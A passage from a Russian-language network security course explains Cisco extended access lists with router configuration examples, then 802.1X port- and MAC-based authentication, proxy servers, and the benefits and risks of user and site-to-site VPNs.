В первом случае все IP адреса подсети 192.168.1.64/26 будут разрешены, фактически вторая команда оказывается бесполезной. Во втором случае список доступа разрешает также все адреса подсети 192.168.1.64/26 **кроме** адреса 192.168.1.70.

2. Extended. Расширенные списки доступа. В расширенном списке доступа можно задавать IP адреса, IP подсети, порты и даже протоколы. Здесь также указываются адреса не только отправителя, как в стандартном списке доступа, но и адреса назначения. Расширенному списку доступа

можно присвоить либо числовое значение от 100 до 199, либо буквенное.

Расширенный список доступа можно использовать, например, для разграничения трафика между VLAN. Допустим нам необходимо запретить трафик из IP подсети **VLAN 100** 192.168.1.0/24 в IP подсеть **VLAN 200** 192.168.2.0/24, а во все остальные сети разрешить. Для этого нам понадобится расширенный список доступа. Создадим его командой *ip access-list extended VLAN_100_to_200_Access*. Теперь явно запретим трафик из сети 192.168.1.0/24 в сеть 192.168.2.0/24 командой *deny ip 192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255*, а весь остальной трафик разрешим командой *permit ip any any*, где *ip* - есть IP протокол. Повесим этот список доступа на **VLAN 100** командой *ip access-group VLAN_100_to_200_Access in*. Таким образом, всем устройствам, подключенным к **VLAN 100** будет запрещен доступ в сеть **VLAN 200.**

Пример:

```
telecombook(config)# ip access-list extended VLAN_100_to_200_Access
telecombook(config-ext-nacl)#deny ip 192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255
telecombook(config-ext-nacl)#permit ip any any
telecombook(config)#interface VLAN100
telecombook(config-if)#ip access-group VLAN_100_to_200_Access in
```

Правилом хорошего тона считается ставить примечания к строчкам любого списка доступа командой *remark*, напрмер, *remark - from VLAN100 to VLAN200 -* и *remark - from VLAN100 to VLAN300 -*.

Пример:

```
telecombook(config)# ip access-list extended VLAN_Access
telecombook(config-ext-nacl)#remark - from VLAN100 to VLAN200 –
telecombook(config-ext-nacl)#deny ip 192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255
telecombook(config-ext-nacl)#remark - from VLAN100 to VLAN300 –
telecombook(config-ext-nacl)#deny ip 192.168.1.0 0.0.0.255 192.168.3.0 0.0.0.255
telecombook(config-ext-nacl)#permit ip any any
```

При желании можно также указать время, когда тот или иной список доступа будет работать командой *time-range Work*, где Work – название диапазона времени. Затем укажем, допустим, рабочие часы командой *periodic weekdays 9:00 to 18:00*. Далее необходимо создать расширенный

список доступа, в котором разрешим сотрудникам просматривать web-страницы по протоколу 80 и 443 только с 9.00 до 18.00 в рабочие дни. Для этого нужно прописать команды *permit tcp any any time-range Work eq 80* и *permit tcp any any time-range Work eq 443*.

Если у вас достаточно длинный и неорганизованный в плане порядковых номеров расширенный список доступа, то можно привести нумерацию в порядок командой *ip access-list resequence* (номер списка) (начальный порядковый номер) (шаг).

Пример изменения порядковых номеров списка доступа для NAT:

```
telecombook(config)#do sh ip access-lists 100
Extended IP access list 100
    10 deny ip 172.16.0.0 0.0.255.255 10.72.0.0 0.0.255.255
    20 deny ip 172.16.0.0 0.0.255.255 192.168.0.0 0.0.255.255 (7838 matches)
    27 permit tcp host 199.99.99.99 eq 443 host 172.16.16.16 eq 443
    28 deny ip 199.99.99.0 0.0.0.255 any (34602 matches)
    30 permit ip any any (298676 matches)
telecombook(config)#ip access-list resequence 100 10 10
telecombook(config)#do sh ip access-lists 100
Extended IP access list 100
    10 deny ip 172.16.0.0 0.0.255.255 10.72.0.0 0.0.255.255
    20 deny ip 172.16.0.0 0.0.255.255 192.168.0.0 0.0.255.255 (7936 matches)
    30 permit tcp host 199.99.99.99 eq 443 host 172.16.16.16 eq 443
    40 deny ip 199.99.99.0 0.0.0.255 any (34904 matches)
    50 permit ip any any (299146 matches)
```

2.2 Аутентификация 802.1X на основе портов и MAC-адресов

Понятие аутентификации 802.1X на основе портов и MAC-адресов

Стандарт 802.1x ориентирован прежде всего на усиление безопасности соединения точка-точка в локальных сетях . Любой сегмент сети в такой инфраструктуре обладает не более, чем двумя подключёнными устройствами, одним из которых является Bridge Port. Bridge Port обнаруживает присоединение активного устройства к удалённому концу линии или изменение состояния устройства с активного на неактивное.

При возникновении таких событий может быть проверен статус авторизации порта или инициирован процесс аутентификации присоединённого устройства, если порт не был авторизован ранее.

Таким образом работает аутентификация на основе портов (Port-Based Network Access Control).



Рис. 3. Пример типичной конфигурации Port-Based
(на основе портов)

После успешного прохождения Клиентом аутентификации порт переходит в авторизованное состояние, и для передачи последующего трафика по данному порту аутентификация не требуется . Это происходит до тех пор , пока не произойдёт событие, в результате которого порт перейдет в неавторизованное состояние . Следовательно , если к порту подключен сегмент сети с числом подключенных устройств более одного, то успешно произведенная аутентификация одного из них позволит всему оборудованию из данного сегмента получать доступ к локальной сети. Очевидно, что в данном случае не обеспечивается надлежащая безопасность подключения.

Аутентификация на основе MAC-адресов



Рис. 4. Пример типичной конфигурации MAC-Based
(на основе MAC-адресов)

Для того чтобы успешно применять аутентификацию 802.1x в сегменте LAN, необходимо создать «виртуальные» порты для каждого устройства в сегменте LAN, для которого необходим доступ к LAN. Коммутатор будет рассматривать один физический порт, к которому подключен сегмент LAN, в качестве нескольких виртуальных портов, для каждого из которых будет отдельно контролироваться статус авторизации. Коммутатор изучает MAC-адреса подключенных устройств и создаёт для каждого из них свой виртуальный порт. В результате каждое устройство получает возможность получить доступ к LAN через свой виртуальный порт.

2.3 Прокси-сервера

Прокси-сервер (от англ. proxy - «представитель») - служба в компьютерных сетях, позволяющая клиентам выполнять косвенные запросы к другим сетевым службам. Сначала клиент подключается к прокси-серверу и запрашивает какой-либо ресурс (например, e-mail), расположенный на другом сервере. Затем прокси-сервер либо

подключается к указанному серверу и получает ресурс у него, либо возвращает ресурс из собственного кэша (в случаях, если прокси имеет свой кэш). В некоторых случаях запрос клиента или ответ сервера может быть изменён прокси-сервером в определённых целях. Также прокси-сервер позволяет защищать клиентский компьютер от некоторых сетевых атак и помогает сохранять анонимность клиента.

Использование

Чаще всего прокси-серверы применяются для следующих целей:

- Обеспечение доступа с компьютеров локальной сети в Интернет.
- Кэширование данных: если часто происходят обращения к одним и тем же внешним ресурсам, то можно держать их копию на прокси-сервере и выдавать по запросу, снижая тем самым нагрузку на канал во внешнюю сеть и ускоряя получение клиентом запрошенной информации.
- Сжатие данных: прокси-сервер загружает информацию из Интернета и передаёт информацию конечному пользователю в сжатом виде. Такие прокси-серверы используются в основном с целью экономии внешнего трафика клиента или внутреннего - компании, в которой установлен прокси-сервер.
- Защита локальной сети от внешнего доступа: например, можно настроить прокси-сервер так, что локальные компьютеры будут обращаться к внешним ресурсам только через него, а внешние компьютеры не смогут обращаться к локальным вообще (они «видят» только прокси-сервер).
- Ограничение доступа из локальной сети к внешней: например, можно запретить доступ к определённым веб-сайтам, ограничить использование интернета каким-то локальным пользователям, устанавливать квоты на трафик или полосу пропускания, фильтровать рекламу и вирусы.
- Анонимизация доступа к различным ресурсам. Прокси-сервер может скрывать сведения об источнике запроса или пользователе. В таком случае целевой сервер видит лишь информацию о прокси-сервере, например, IP-адрес, но не имеет возможности определить истинный источник запроса. Существуют также *искажающие прокси-серверы*, которые передают целевому серверу ложную информацию об истинном пользователе.
- Обход ограничений доступа. Прокси-серверы популярны среди пользователей несвободных стран, где доступ к некоторым ресурсам ограничен законодательно и фильтруется.

Прокси-сервер, к которому может получить доступ любой пользователь сети интернет, называется открытым.

Виды прокси-серверов

1. Прозрачный прокси — схема связи, при которой трафик, или его часть, перенаправляется на прокси-сервер неявно (средствами маршрутизатора). При этом клиент может использовать все преимущества прокси-сервера без дополнительных настроек, но с другой стороны, не имеет выбора.

2. Обратный прокси — прокси-сервер, который в отличие от прямого, ретранслирует запросы клиентов из внешней сети на один или несколько серверов, логически расположенных во внутренней сети. Часто используется для балансировки сетевой нагрузки между несколькими веб-серверами и повышения их безопасности, играя при этом роль межсетевого экрана на прикладном уровне.

Технические подробности

Клиентский компьютер имеет настройку (конкретной программы или операционной системы), в соответствии с которой все сетевые соединения по некоторому протоколу совершать не на IP-адрес сервера (ресурса), выделяемый из DNS-имени ресурса, или напрямую заданный, а на ip-адрес (и другой порт) прокси-сервера.

При необходимости обращения к любому ресурсу по этому протоколу, клиентский компьютер открывает сетевое соединение с прокси-сервером (на нужном порту) и совершает обычный запрос, как если бы он обращался непосредственно к ресурсу.

Распознав данные запроса, проверив его корректность и разрешения для клиентского компьютера, прокси-сервер, не разрывая соединения, сам открывает новое сетевое соединение непосредственно с ресурсом и делает тот же самый запрос. Получив данные (или сообщение об ошибке), прокси-сервер передаёт их клиентскому компьютеру.

Таким образом прокси-сервер является полнофункциональным сервером и клиентом для каждого поддерживаемого протокола и имеет полный контроль над всеми деталями реализации этого протокола, имеет возможность применения заданных администратором политик доступа на каждом этапе работы протокола.

Прокси-серверы являются самым популярным способом выхода в Интернет из локальных сетей предприятий и организаций. Этому способствуют следующие обстоятельства:

- основной используемый в интернете протокол - HTTP, в стандарте которого описана поддержка работы через прокси;
- поддержка прокси большинством браузеров и/или операционных систем;
- контроль доступа и учёт трафика по пользователям;
- фильтрация трафика (интеграция прокси с антивирусами);

- прокси-сервер - может работать с минимальными правами на любой ОС с поддержкой сети (стека TCP/IP);
- многие приложения, использующие собственные специализированные протоколы, могут использовать HTTP как альтернативный транспорт или SOCKS-прокси как универсальный прокси, подходящий для практически любого протокола;
- отсутствие доступа в Интернет по другим (нестандартным) протоколам может повысить безопасность в корпоративной сети.

В настоящее время, не смотря на возрастание роли других сетевых протоколов, переход к тарификации услуг сети Интернет по скорости доступа, а также появлением дешёвых аппаратных маршрутизаторов с функцией NAT, прокси-серверы продолжают широко использоваться на предприятиях, т.к. NAT не может обеспечить достаточный уровень контроля над использованием Интернета (аутентификацию пользователей, фильтрацию контента).

2.4 Виртуальные частные сети (VPN)

Частные сети используются организациями для соединения с удаленными сайтами и с другими организациями. Частные сети состоят из каналов связи, арендуемых у различных телефонных компаний и поставщиков услуг интернета. Эти каналы связи характеризуются тем, что они соединяют только два объекта, будучи отделенными от другого трафика, так как арендуемые каналы обеспечивают двустороннюю связь между двумя сайтами. Частные сети обладают множеством преимуществ:

- информация сохраняется в секрете;
- удаленные сайты могут осуществлять обмен информацией незамедлительно;
- удаленные пользователи не ощущают себя изолированными от системы, к которой они осуществляют доступ.

К сожалению, этот тип сетей обладает одним большим недостатком - высокой стоимостью. Использование частных сетей - очень дорогое удовольствие. Используя менее скоростные каналы связи, можно сэкономить деньги, но тогда удаленные пользователи начнут замечать недостаток в скорости, и некоторые из указанных выше преимуществ станут менее очевидными.

С увеличением числа пользователей интернета многие организации перешли на использование виртуальных частных сетей (VPN). Виртуальные частные сети обеспечивают многие преимущества частных сетей за меньшую цену. Тем не менее, с внедрением VPN появляется

целый ряд вопросов и опасностей для организации. Правильно построенная виртуальная частная сеть может принести организации большую пользу. Если же VPN реализована некорректно, вся информация, передаваемая через VPN, может быть доступна из интернета.

Определение виртуальных частных сетей

Итак, мы намереваемся передавать через интернет секретные данные организации без использования арендуемых каналов связи, по-прежнему принимая все меры для обеспечения конфиденциальности трафика. Каким же образом нам удастся отделить свой трафик от трафика остальных пользователей глобальной сети? Ответом на этот вопрос является шифрование.

В интернете можно встретить трафик любого типа. Значительная часть этого трафика передается в открытом виде, и любой пользователь, наблюдающий за этим трафиком, сможет его распознать. Это относится к большей части почтового и веб-трафика, а также сеансам связи через протоколы telnet и FTP. Трафик Secure Shell (SSH) и Hypertext Transfer Protocol Secure (HTTPS) является шифруемым трафиком, и его не сможет просмотреть пользователь, отслеживающий пакеты. Тем не менее, трафик типа SSH и HTTPS не образует виртуальную частную сеть VPN.

Виртуальные частные сети обладают несколькими характеристиками:

- трафик шифруется для обеспечения защиты от прослушивания;
- осуществляется аутентификация удаленного сайта;
- виртуальные частные сети обеспечивают поддержку множества протоколов;
- соединение обеспечивает связь только между двумя конкретными абонентами.

Так как SSH и HTTPS не способны поддерживать несколько протоколов, то же самое относится и к реальным виртуальным частным сетям. VPN-пакеты смешиваются с потоком обычного трафика в интернете и существуют отдельно по той причине, что данный трафик может считываться только конечными точками соединения.

Виртуальные частные сети обеспечивают поддержку различных протоколов, в особенности на прикладном уровне. Например, удаленный пользователь может использовать протокол SMTP для связи с почтовым сервером, одновременно используя NetBIOS для соединения с файловым сервером. Оба указанных протокола могут работать через один и тот же цикл связи или канал VPN (см. рис. 4).

VPN соединяет два конкретных объекта, образуя таким образом уникальный канал связи между двумя абонентами. Каждая из конечных точек VPN может единовременно поддерживать несколько соединений

VPN с другими конечными точками, однако каждая из точек является отдельной от других, и трафик разделяется посредством шифрования.



Рис. 5. Поддержка виртуальными частными сетями множество протоколов

Виртуальные частные сети, как правило, подразделяются на два типа: пользовательские VPN и узловые VPN. Различие между ними заключается в методе использования, а не в способе отделения трафика каждым из двух типов сетей. В оставшейся части данной лекции будет детально рассказываться о каждом из типов VPN.

Развертывание пользовательских виртуальных частных сетей

Пользовательские VPN представляют собой виртуальные частные сети, построенные между отдельной пользовательской системой и узлом или сетью организации. Часто пользовательские VPN используются сотрудниками, находящимися в командировке или работающими из дома. Сервер VPN может являться межсетевым экраном организации либо быть отдельным VPN-сервером. Пользователь подключается к интернету через телефонное подключение к локальному поставщику услуг, через канал DSL или кабельный модем и инициирует VPN-соединение с узлом организации через интернет.

Узел организации запрашивает у пользователя аутентификационные данные и, в случае успешной аутентификации, позволяет пользователю осуществить доступ ко внутренней сети организации, как если бы пользователь находился внутри узла и физически располагался внутри сети. Очевиден тот факт, что скорость сетевого соединения будет ограничиваться скоростью подключения пользователя к интернету.

Пользовательские VPN позволяют организациям ограничивать доступ удаленных пользователей к системам или файлам. Это ограничение должно базироваться на политике организации и зависит от возможностей продукта VPN.

В то время как пользователь имеет VPN-соединение с внутренней сетью организации, он также может соединяться и работать с интернетом или выполнять другие действия как обычный пользователь интернета. Сеть VPN поддерживается отдельным приложением на компьютере пользователя (см. рис. 6).

Рис. 6. Конфигурация пользовательской VPN

В некоторых случаях компьютер пользователя может выступать в роли маршрутизатора между интернетом и сетью VPN (и, следовательно, внутренней сетью организации). Этот тип сетевого атакующего воздействия необходимо тщательно изучить перед применением пользовательской виртуальной частной сети. Некоторые клиенты VPN содержат политику, снижающую риск проявления данной угрозы.

Преимущества пользовательских VPN

Пользовательские VPN обладают двумя основными преимуществами:

1. Сотрудники, находящиеся в командировке, могут осуществлять доступ к электронной почте, файлам и внутренним системам в любое время без необходимости в осуществлении дорогостоящих междугородних и международных телефонных вызовов для соединения с серверами.

2. Сотрудники, работающие из дома, могут осуществлять доступ к службам сети, как и сотрудники, работающие в организации, без аренды

дорогостоящих выделенных каналов.

Оба эти преимущества можно приписать к экономии денежных средств. Экономия может заключаться в отказе от использования дорогостоящих междугородних и международных соединений, арендуемых каналов связи или в выполнении сотрудниками задач по администрированию серверов, принимающих входящие телефонные соединения. Домашние пользователи с DSL или кабельными модемами могут добиться увеличения скорости при использовании линий телефонной связи со скоростями 56 Кбит/с. Все больше гостиничных номеров оборудуются соединениями для доступа в сеть, поэтому для пользователей, находящихся в поездке, создаются все условия для высокоскоростного доступа в сеть.

Увеличение скорости через канал 56 Кбит/с не гарантируется. Средняя скорость соединения зависит от множества факторов, включая скоростные возможности интернет-соединения пользователя, интернет-соединения организации, уровень нагрузки интернета, а также число единовременных соединений с VPN-сервером.

Проблемы, связанные с пользовательскими VPN

Правильное использование пользовательских VPN может снизить затраты организации, но пользовательские VPN не являются решением всех возможных проблем. При их использовании имеют место значительные риски, связанные с безопасностью, и проблемы реализации, с которыми приходится считаться.

Возможно, самой большой проблемой безопасности при использовании VPN сотрудником является одновременное соединение с другими сайтами интернета. Как правило, программное обеспечение VPN на компьютере пользователя определяет, должен ли трафик передаваться через VPN, либо его необходимо отправить на какой-либо другой сайт в открытом виде. Если на компьютер пользователя была произведена атака с использованием "троянского коня", возможно, что некий внешний нелегальный пользователь использует компьютер сотрудника для подключения к внутренней сети организации (см. рис. 7). Атаки данного типа осуществляются довольно сложно, но они совершенно реальны.

Пользовательские VPN требуют такого же внимания к вопросам, связанным с управлением пользователями, как и внутренние системы. В некоторых случаях пользователи VPN могут быть привязаны к идентификаторам пользователей в домене Windows NT или Windows 2000 или к другой системе централизованного управления пользователями. Эта возможность упрощает управление пользователями, однако администраторам по-прежнему следует сохранять бдительность и следить

за тем, каким пользователям требуется удаленный VPN-доступ, а каким - нет.



Рис. 7. Использование "троянского коня" для проникновения во внутреннюю сеть организации

Если управление VPN-пользователями не связано с центральной системой управления пользователями, этот факт должен учитываться в процедурах управления пользователями, покидающими организацию.

Пользователи должны проходить аутентификацию перед использованием сетей VPN. Так как VPN позволяет осуществлять удаленный доступ ко внутренней сети организации, эта аутентификация должна быть двухфакторной, то есть запрашивать два аутентификационных параметра. Одним из параметров может являться сам компьютер пользователя. В этом случае вторым параметром должно быть нечто известное пользователю или непосредственно с ним связанное. В любом случае, второй параметр не должен находиться на компьютере и не должен быть с ним связан.

В организациях должна приниматься в расчет нагрузка трафиком. Главной точкой нагрузки является VPN-сервер в узле организации. Ключевым параметром нагрузки является ожидаемое число одновременных соединений. При установке каждого соединения VPN-сервер должен иметь возможность расшифровывать дополнительный трафик. Хотя процессор может обеспечивать поддержку больших объемов трафика, он может не обеспечивать шифрование и расшифровку большого

числа пакетов без значительных задержек. Следовательно, сервер VPN должен создаваться с учетом ожидаемого числа единовременных соединений.

Еще один момент может повлиять на использование организацией пользовательской VPN. Он связан с использованием трансляции сетевых адресов (NAT) на противоположном конце соединения. Если ожидается, что сотрудники организации будут пытаться использовать VPN с узлов, защищенных межсетевыми экранами, могут возникнуть проблемы. Например, если организация А является консалтинговой компанией с сотрудниками, работающими в организации Б, в А может возникнуть потребность предоставить своим сотрудникам обратную связь для работы с электронной почтой и получения доступа к файлам. Однако, если эти сотрудники работают с компьютеров, входящих в состав внутренней сети организации Б, в которой используется динамическая NAT для скрытия адресов внутренних систем, это окажется невозможным. Если в вашей организации предпочтение отдается использованию VPN именно таким образом, следует проверить возможности программного обеспечения VPN.

Управление пользовательскими VPN

Управление пользовательскими VPN, главным образом, заключается в управлении пользователями и их компьютерами. При разделении сотрудников необходимо выполнять соответствующие процедуры по управлению пользователями.

Разумеется, на компьютерах пользователей должны устанавливаться правильные версии программного обеспечения VPN и реализовываться соответствующие конфигурации. Если компьютеры принадлежат организации, это программное обеспечение является стандартным компонентом для каждого компьютера. Если организация разрешает сотрудникам использовать VPN со своих домашних компьютеров, ей понадобится увеличить общий уровень поддержки этих пользователей, так как различные компьютеры и поставщики услуг интернета могут требовать наличие различных конфигураций.

Развертывание узловых сетей VPN

Узловые виртуальные частные сети используются организациями для подключения к удаленным узлам без применения дорогостоящих выделенных каналов или для соединения двух различных организаций, между которыми необходима связь для осуществления информационного обмена, связанного с деятельностью этих организаций. Как правило, VPN соединяет один межсетевой экран или пограничный маршрутизатор с другим аналогичным устройством (см. рис. 8).

Чтобы инициировать соединение, один из узлов осуществляет попытку передать трафик другому узлу. Вследствие этого на обоих противоположных узлах соединения VPN инициируется VPN. Оба конечных узла определяют параметры соединения в зависимости от политик, имеющихся на узлах. Оба сайта будут аутентифицировать друг друга посредством некоторого общего предопределенного секрета либо с помощью сертификата с открытым ключом. Некоторые организации используют узловые VPN в качестве резервных каналов связи для арендуемых каналов.

При работе с данной конфигурацией необходимо обеспечивать правильную настройку маршрутизации. Кроме того, физический канал связи, используемый для VPN, обязательно должен отличаться от канала, используемого арендуемым соединением. Может оказаться так, что оба соединения осуществляются через один и тот же физический канал связи, вследствие чего не будет обеспечиваться должный уровень избыточности.



Рис. 8. Межузловое соединение VPN,
проходящее через интернет

Преимущества узловых VPN

Как и в случае с пользовательскими VPN, основным преимуществом узловой VPN является экономичность. Организация с небольшими, удаленными друг от друга офисами может создать виртуальную частную сеть, соединяющую все удаленные офисы с центральным узлом (или даже друг с другом) со значительно меньшими затратами. Сетевая инфраструктура также может быть применена значительно быстрее, так как в удаленных офисах могут использоваться локальные ISP для каналов ISDN или DSL.

На базе политики организации могут быть разработаны правила, определяющие, каким образом удаленные сайты будут подключаться к центральному сайту или друг к другу. Если узловая VPN предназначена для соединения двух организаций, то на доступ ко внутренним сетям и компьютерным системам могут налагаться строгие ограничения.

Проблемы, связанные с узловыми VPN

Узловые VPN расширяют периметр безопасности организации, добавляя новые удаленные узлы или даже удаленные организации. Если

